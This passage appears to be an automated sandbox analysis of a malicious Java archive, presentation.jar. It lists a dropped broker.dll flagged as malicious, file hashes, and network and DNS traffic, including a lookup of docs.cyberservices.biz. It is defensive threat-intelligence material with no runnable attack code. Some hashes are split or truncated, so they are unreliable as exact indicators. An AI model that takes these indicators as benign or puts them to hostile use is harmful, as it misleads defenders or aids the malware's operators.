SHA-512:	58DCD0D944955A6905C446312316CA362EAD29ACB184A137D666CEB12D3C018BB554F2F3EFDC7E90F9332950F66EAB428CE26C7ACB6AA62B4A1B92BB034471 1
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF9F66EA97E71930AD.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	131562
Entropy (8bit):	2.9552530496639755
Encrypted:	false
SSDEEP:	384:kBqoxKEppiRJLZUn7j6gxmU9AHWFzDpFmAPpR1EXYR1V6XwR1uLSZfPnzZTZ1Zq6:umU9A2Fz9nnLqWKwrsYrf
MD5:	D5D4BC2F45476C446B68BE0E42967E53
SHA1:	39EBC3EBC5BDAC249AA621AFB8D4702933623F33
SHA-256:	29BDCEBCED9397FFF278DE2473F05B311A1545479EB830B4D8DA4FECCE84B1D5
SHA-512:	182C60FDDB53E9EBA0412E589286E3E1F5F18F5E803DAF200621D558E241117FD81FA8D212653B6425557098BD4855760FB6D34F19E2B162ED94AEAF25C95F01
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\broker.dll	
Process:	C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped

C:\Users\user\AppData\Local\broker.dll	
Size (bytes):	499712
Entropy (8bit):	6.2016592723723285
Encrypted:	false
SSDEEP:	6144:ZtuOlnq3kHzR1XyrOA5/NeQCJkGg5Q8eb2n1J3M5ScnH7dzVxWmuk:3ln/yrPXeXJk55mSn1FM5Syqmu
MD5:	AABA239E1C2208A6F00BB10034CBA621
SHA1:	2520815CDA4B4CDF652DE337D4C9285E74D2A585
SHA-256:	59767B2AC03EB8320A661F410D53A025C8975B12DE796E80B1C84306200F6A75
SHA-512:	1C80F3FF51F5D9B53232A1D9FB10C02BF22D8FBD686B76B8C6718B11BF6E834CA5B02C19535F70CBC08ADE26360D0B42C5B944D63516853FB84ACC573614AD1
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 9%, Browse • Antivirus: ReversingLabs, Detection: 28%
Joe Sandbox View:	• Filename: presentation.jar, Detection: malicious, Browse • Filename: presentation.jar, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....H.....Z.....q..... Rich.....PE..L....ct`.....!....0.....=.....@.....p...\.....d.....,...B.....`...@.....@ .....text....!.....0..... ..`.rdata.....@.....@.....@..@.data...0.... ...@... .....@....rsrc.....`.....@..@.reloc...-.....0...p..... .....@..B..... .....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\83aa4cc77f591dfc2374580bbd95f6ba_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe
File Type:	data
Category:	dropped
Size (bytes):	45
Entropy (8bit):	0.9111711733157262
Encrypted:	false
SSDEEP:	3:/lwlt7n:WNn
MD5:	C8366AE350E7019AEFC9D1E6E6A498C6
SHA1:	5731D8A3E6568A5F2DFBBC87E3DB9637DF280B61
SHA-256:	11E6ACA8E682C046C83B721EEB5C72C5EF03CB5936C60DF6F4993511DDC61238
SHA-512:	33C980D5A638BFC791DE291EBF4B6D263B384247AB27F261A54025108F2F85374B579A026E545F81395736DD40FA4696F2163CA17640DD47F1C42BC9971B18CD
Malicious:	false
Preview:	.....J2SE.

Static File Info

General


File type:	Java archive data (JAR)
Entropy (8bit):	7.8997767742025085
TrID:	• Java Archive (13504/1) 62.80% • ZIP compressed archive (8000/1) 37.20%
File name:	presentation.jar
File size:	6813
MD5:	6c5e7908c3a06aafd6dcebc8a2dcb674
SHA1:	d094aef9d24e13ab70f2ef767242be554ed855ae
SHA256:	cb8b20c28a0ac697b6f5bd430bd86762f6b9ef635428fe3f e77e174b172ac6f4
SHA512:	ea44242147e5c9589c56741059f7a7d6f64062ded254d69 7c06f754fa688bed0c9b5b79e9feac75d5569f560043ab0 1d88e427c4318a39c03768527686d53acb
SSDEEP:	192:kF+PVnWW4811rRBBTaikn27xcCQgcN0w7tLIdtZ U1elD:kF+PV8811TBTaj27KCy0wmseD
File Content Preview:	PK.....]..R.....Secure_Viewer.class.....Vi[.W.~..'. #KTT.E.jP U...]p.....hq..8.2.dB.Z..{]Z.....>.....N.$.m ?.=....s.Yn....._|.....,_....?.8%....d\.qQ.%..e|,...Wd |*.3....B.U._.A.>...<!.C@..'.t....*.)..V..1..+X.f.-..)(.n.%

File Icon

Icon Hash:	d28c8e8ea2868ad6

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 6, 2021 17:58:10.505778074 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.506170988 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.548083067 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.548495054 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.548835039 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.548938036 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.549284935 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.549583912 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.559942007 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.560168982 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.567368031 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.567519903 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.591331005 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.591345072 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.591562986 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.591578960 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.591603041 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.591620922 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.591639996 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.591655016 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.591692924 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.591784954 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.593436003 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.593450069 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.593487978 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.593506098 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.593568087 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.593568087 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.593669891 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.605093956 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.605273962 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.605405092 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.605555058 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.607528925 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.608552933 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.646162033 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.646187067 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.646244049 CEST	49722	443	192.168.2.3	143.204.209.41

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 6, 2021 17:58:10.646269083 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.646797895 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.646933079 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.648885965 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.648902893 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.648988962 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.649034023 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.649075031 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.649535894 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.649548054 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.649620056 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.655194998 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.655277967 CEST	49723	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.690535069 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.690558910 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.690587044 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.690602064 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.690634012 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.690671921 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.691198111 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.691232920 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.691270113 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.691313982 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.691320896 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.692439079 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.692459106 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.692542076 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.692859888 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.693504095 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.696080923 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.696099997 CEST	443	49723	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.698290110 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.700112104 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.719671011 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.739185095 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.742567062 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.743051052 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.743081093 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.743174076 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.743727922 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.743752956 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.743877888 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.743897915 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.744817972 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.744847059 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.745582104 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.745908022 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.745934963 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.746383905 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.747031927 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.747051954 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.747095108 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.747123003 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.748162031 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.748183966 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.748253107 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.749257088 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.749275923 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.749335051 CEST	49722	443	192.168.2.3	143.204.209.41
May 6, 2021 17:58:10.750365973 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.750386000 CEST	443	49722	143.204.209.41	192.168.2.3
May 6, 2021 17:58:10.750530958 CEST	49722	443	192.168.2.3	143.204.209.41

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 6, 2021 17:57:55.181878090 CEST	49199	53	192.168.2.3	8.8.8.8
May 6, 2021 17:57:55.233568907 CEST	53	49199	8.8.8.8	192.168.2.3
May 6, 2021 17:57:55.949901104 CEST	50620	53	192.168.2.3	8.8.8.8
May 6, 2021 17:57:56.001481056 CEST	53	50620	8.8.8.8	192.168.2.3
May 6, 2021 17:57:57.212723970 CEST	64938	53	192.168.2.3	8.8.8.8
May 6, 2021 17:57:57.271400928 CEST	53	64938	8.8.8.8	192.168.2.3
May 6, 2021 17:57:57.948456049 CEST	60152	53	192.168.2.3	8.8.8.8
May 6, 2021 17:57:57.997623920 CEST	53	60152	8.8.8.8	192.168.2.3
May 6, 2021 17:57:59.233021021 CEST	57544	53	192.168.2.3	8.8.8.8
May 6, 2021 17:57:59.284694910 CEST	53	57544	8.8.8.8	192.168.2.3
May 6, 2021 17:58:01.201263905 CEST	55984	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:01.253571987 CEST	53	55984	8.8.8.8	192.168.2.3
May 6, 2021 17:58:02.202861071 CEST	64185	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:02.251815081 CEST	53	64185	8.8.8.8	192.168.2.3
May 6, 2021 17:58:03.647974968 CEST	65110	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:03.696922064 CEST	53	65110	8.8.8.8	192.168.2.3
May 6, 2021 17:58:05.065756083 CEST	58361	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:05.117496014 CEST	53	58361	8.8.8.8	192.168.2.3
May 6, 2021 17:58:06.832200050 CEST	63492	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:06.867396116 CEST	60831	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:06.891011000 CEST	53	63492	8.8.8.8	192.168.2.3
May 6, 2021 17:58:06.925057888 CEST	60100	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:06.930119991 CEST	53	60831	8.8.8.8	192.168.2.3
May 6, 2021 17:58:06.975560904 CEST	53	60100	8.8.8.8	192.168.2.3
May 6, 2021 17:58:08.093818903 CEST	53195	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:08.155834913 CEST	53	53195	8.8.8.8	192.168.2.3
May 6, 2021 17:58:08.608974934 CEST	50141	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:08.675712109 CEST	53	50141	8.8.8.8	192.168.2.3
May 6, 2021 17:58:08.988668919 CEST	53023	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:09.048226118 CEST	53	53023	8.8.8.8	192.168.2.3
May 6, 2021 17:58:09.437083006 CEST	49563	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:09.500181913 CEST	53	49563	8.8.8.8	192.168.2.3
May 6, 2021 17:58:09.513976097 CEST	51352	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:09.562781096 CEST	53	51352	8.8.8.8	192.168.2.3
May 6, 2021 17:58:09.888776064 CEST	59349	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:09.947135925 CEST	53	59349	8.8.8.8	192.168.2.3
May 6, 2021 17:58:10.436538935 CEST	57084	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:10.498418093 CEST	53	57084	8.8.8.8	192.168.2.3
May 6, 2021 17:58:10.650891066 CEST	58823	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:10.661113024 CEST	57568	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:10.719474077 CEST	53	57568	8.8.8.8	192.168.2.3
May 6, 2021 17:58:10.731818914 CEST	53	58823	8.8.8.8	192.168.2.3
May 6, 2021 17:58:10.954509974 CEST	50540	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:11.014482021 CEST	53	50540	8.8.8.8	192.168.2.3
May 6, 2021 17:58:11.274234056 CEST	54366	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:11.339565992 CEST	53	54366	8.8.8.8	192.168.2.3
May 6, 2021 17:58:11.522727966 CEST	53034	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:11.579546928 CEST	57762	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:11.641833067 CEST	53	57762	8.8.8.8	192.168.2.3
May 6, 2021 17:58:11.727689028 CEST	53	53034	8.8.8.8	192.168.2.3
May 6, 2021 17:58:11.787964106 CEST	55435	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:11.836374998 CEST	50713	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:11.845249891 CEST	53	55435	8.8.8.8	192.168.2.3
May 6, 2021 17:58:11.885557890 CEST	53	50713	8.8.8.8	192.168.2.3
May 6, 2021 17:58:12.159320116 CEST	56132	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:12.219074965 CEST	53	56132	8.8.8.8	192.168.2.3
May 6, 2021 17:58:12.328233004 CEST	58987	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:12.346910954 CEST	56579	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:12.388268948 CEST	53	58987	8.8.8.8	192.168.2.3
May 6, 2021 17:58:12.408998013 CEST	53	56579	8.8.8.8	192.168.2.3
May 6, 2021 17:58:12.564884901 CEST	60633	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:12.580631018 CEST	61292	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:12.642427921 CEST	53	60633	8.8.8.8	192.168.2.3
May 6, 2021 17:58:12.678725004 CEST	53	61292	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 6, 2021 17:58:12.835416079 CEST	63619	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:12.884105921 CEST	53	63619	8.8.8.8	192.168.2.3
May 6, 2021 17:58:13.653453112 CEST	64938	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:13.703809977 CEST	53	64938	8.8.8.8	192.168.2.3
May 6, 2021 17:58:14.563802004 CEST	61946	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:14.612484932 CEST	53	61946	8.8.8.8	192.168.2.3
May 6, 2021 17:58:15.642014027 CEST	64910	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:15.690665960 CEST	53	64910	8.8.8.8	192.168.2.3
May 6, 2021 17:58:21.188018084 CEST	52123	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:21.248085022 CEST	53	52123	8.8.8.8	192.168.2.3
May 6, 2021 17:58:22.497500896 CEST	56130	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:22.548291922 CEST	53	56130	8.8.8.8	192.168.2.3
May 6, 2021 17:58:26.829482079 CEST	56338	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:26.933499098 CEST	53	56338	8.8.8.8	192.168.2.3
May 6, 2021 17:58:37.037045956 CEST	59420	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:37.087759018 CEST	53	59420	8.8.8.8	192.168.2.3
May 6, 2021 17:58:37.645107031 CEST	58784	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:37.702646017 CEST	53	58784	8.8.8.8	192.168.2.3
May 6, 2021 17:58:38.046595097 CEST	59420	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:38.095331907 CEST	53	59420	8.8.8.8	192.168.2.3
May 6, 2021 17:58:38.648335934 CEST	58784	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:38.699323893 CEST	53	58784	8.8.8.8	192.168.2.3
May 6, 2021 17:58:39.038667917 CEST	59420	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:39.087491989 CEST	53	59420	8.8.8.8	192.168.2.3
May 6, 2021 17:58:39.647644043 CEST	58784	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:39.696650982 CEST	53	58784	8.8.8.8	192.168.2.3
May 6, 2021 17:58:41.068387985 CEST	59420	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:41.117151976 CEST	53	59420	8.8.8.8	192.168.2.3
May 6, 2021 17:58:41.656424999 CEST	58784	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:41.706859112 CEST	53	58784	8.8.8.8	192.168.2.3
May 6, 2021 17:58:45.062608004 CEST	59420	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:45.112226009 CEST	53	59420	8.8.8.8	192.168.2.3
May 6, 2021 17:58:45.656541109 CEST	58784	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:45.706598997 CEST	53	58784	8.8.8.8	192.168.2.3
May 6, 2021 17:58:49.920969963 CEST	63978	53	192.168.2.3	8.8.8.8
May 6, 2021 17:58:49.988905907 CEST	53	63978	8.8.8.8	192.168.2.3
May 6, 2021 17:59:12.562299967 CEST	62938	53	192.168.2.3	8.8.8.8
May 6, 2021 17:59:12.627789021 CEST	53	62938	8.8.8.8	192.168.2.3
May 6, 2021 17:59:19.803831100 CEST	55708	53	192.168.2.3	8.8.8.8
May 6, 2021 17:59:19.862463951 CEST	53	55708	8.8.8.8	192.168.2.3
May 6, 2021 17:59:51.403914928 CEST	56803	53	192.168.2.3	8.8.8.8
May 6, 2021 17:59:51.478326082 CEST	53	56803	8.8.8.8	192.168.2.3
May 6, 2021 17:59:56.092036963 CEST	57145	53	192.168.2.3	8.8.8.8
May 6, 2021 17:59:56.151798010 CEST	53	57145	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 6, 2021 17:58:06.867396116 CEST	192.168.2.3	8.8.8.8	0x98b2	Standard query (0)	www.java.com	A (IP address)	IN (0x0001)
May 6, 2021 17:58:08.093818903 CEST	192.168.2.3	8.8.8.8	0x59fb	Standard query (0)	www.java.com	A (IP address)	IN (0x0001)
May 6, 2021 17:58:08.608974934 CEST	192.168.2.3	8.8.8.8	0xb32d	Standard query (0)	static.oracle.com	A (IP address)	IN (0x0001)
May 6, 2021 17:58:08.988668919 CEST	192.168.2.3	8.8.8.8	0xb9dd	Standard query (0)	s.go-mpulse.net	A (IP address)	IN (0x0001)
May 6, 2021 17:58:09.437083006 CEST	192.168.2.3	8.8.8.8	0x7edc	Standard query (0)	c.go-mpulse.net	A (IP address)	IN (0x0001)
May 6, 2021 17:58:09.888776064 CEST	192.168.2.3	8.8.8.8	0xcf7a	Standard query (0)	c.oracleinfinity.io	A (IP address)	IN (0x0001)
May 6, 2021 17:58:10.436538935 CEST	192.168.2.3	8.8.8.8	0xce38	Standard query (0)	consent.trustarc.com	A (IP address)	IN (0x0001)
May 6, 2021 17:58:10.650891066 CEST	192.168.2.3	8.8.8.8	0x37cc	Standard query (0)	dc.oracleinfinity.io	A (IP address)	IN (0x0001)
May 6, 2021 17:58:10.661113024 CEST	192.168.2.3	8.8.8.8	0xaa13	Standard query (0)	www.oracle.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 6, 2021 17:58:10.954509974 CEST	192.168.2.3	8.8.8.8	0x665c	Standard query (0)	consent-pref.trustarc.com	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.274234056 CEST	192.168.2.3	8.8.8.8	0xd4ce	Standard query (0)	consent-st.trustarc.com	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.522727966 CEST	192.168.2.3	8.8.8.8	0xf4ad	Standard query (0)	docs.cyberservices.biz	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.579546928 CEST	192.168.2.3	8.8.8.8	0x3eb2	Standard query (0)	oracle.112.2o7.net	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.787964106 CEST	192.168.2.3	8.8.8.8	0x90e4	Standard query (0)	prefmgr-cookie.truste-svc.net	A (IP address)	IN (0x0001)
May 6, 2021 17:58:12.159320116 CEST	192.168.2.3	8.8.8.8	0x8b34	Standard query (0)	685d5b19.akstat.io	A (IP address)	IN (0x0001)
May 6, 2021 17:58:12.328233004 CEST	192.168.2.3	8.8.8.8	0x2bc8	Standard query (0)	trial-eum-clientnsv4-s.akamaihd.net	A (IP address)	IN (0x0001)
May 6, 2021 17:58:12.346910954 CEST	192.168.2.3	8.8.8.8	0x879a	Standard query (0)	trial-eum-clienttons-s.akamaihd.net	A (IP address)	IN (0x0001)
May 6, 2021 17:58:12.564884901 CEST	192.168.2.3	8.8.8.8	0xc179	Standard query (0)	84-17-52-78_s-23-32-238-155_ts-1620316692-clienttons-s.akamaihd.net	A (IP address)	IN (0x0001)
May 6, 2021 17:58:12.580631018 CEST	192.168.2.3	8.8.8.8	0x2061	Standard query (0)	kqitits7mulnqyeucika-p323bx-53d3b3fe1-clientnsv4-s.akamaihd.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 6, 2021 17:58:06.930119991 CEST	8.8.8.8	192.168.2.3	0x98b2	No error (0)	www.java.com	ds-www.java.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:08.155834913 CEST	8.8.8.8	192.168.2.3	0x59fb	No error (0)	www.java.com	ds-www.java.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:08.675712109 CEST	8.8.8.8	192.168.2.3	0xb32d	No error (0)	static.oracle.com	ds-oracle-microsites.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:09.048226118 CEST	8.8.8.8	192.168.2.3	0xb9dd	No error (0)	s.go-mpulse.net	ip46.go-mpulse.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:09.500181913 CEST	8.8.8.8	192.168.2.3	0x7edc	No error (0)	c.go-mpulse.net	wildcard46.go-mpulse.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:09.947135925 CEST	8.8.8.8	192.168.2.3	0xcf7a	No error (0)	c.oracleinfinity.io	c.oracleinfinity.io.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:10.498418093 CEST	8.8.8.8	192.168.2.3	0xce38	No error (0)	consent.trustarc.com		143.204.209.41	A (IP address)	IN (0x0001)
May 6, 2021 17:58:10.498418093 CEST	8.8.8.8	192.168.2.3	0xce38	No error (0)	consent.trustarc.com		143.204.209.4	A (IP address)	IN (0x0001)
May 6, 2021 17:58:10.498418093 CEST	8.8.8.8	192.168.2.3	0xce38	No error (0)	consent.trustarc.com		143.204.209.30	A (IP address)	IN (0x0001)
May 6, 2021 17:58:10.498418093 CEST	8.8.8.8	192.168.2.3	0xce38	No error (0)	consent.trustarc.com		143.204.209.71	A (IP address)	IN (0x0001)
May 6, 2021 17:58:10.719474077 CEST	8.8.8.8	192.168.2.3	0xaa13	No error (0)	www.oracle.com	ds-www.oracle.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:10.731818914 CEST	8.8.8.8	192.168.2.3	0x37cc	No error (0)	dc.oracleinfinity.io	dc.oracleinfinity.io.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 6, 2021 17:58:11.014482021 CEST	8.8.8.8	192.168.2.3	0x665c	No error (0)	consent-pref.trustarc.com		143.204.209.31	A (IP address)	IN (0x0001)
May 6, 2021 17:58:11.014482021 CEST	8.8.8.8	192.168.2.3	0x665c	No error (0)	consent-pref.trustarc.com		143.204.209.127	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 6, 2021 17:58:11.014482021 CEST	8.8.8.8	192.168.2.3	0x665c	No error (0)	consent-pref.trustarc.com		143.204.209.93	A (IP address)	IN (0x0001)
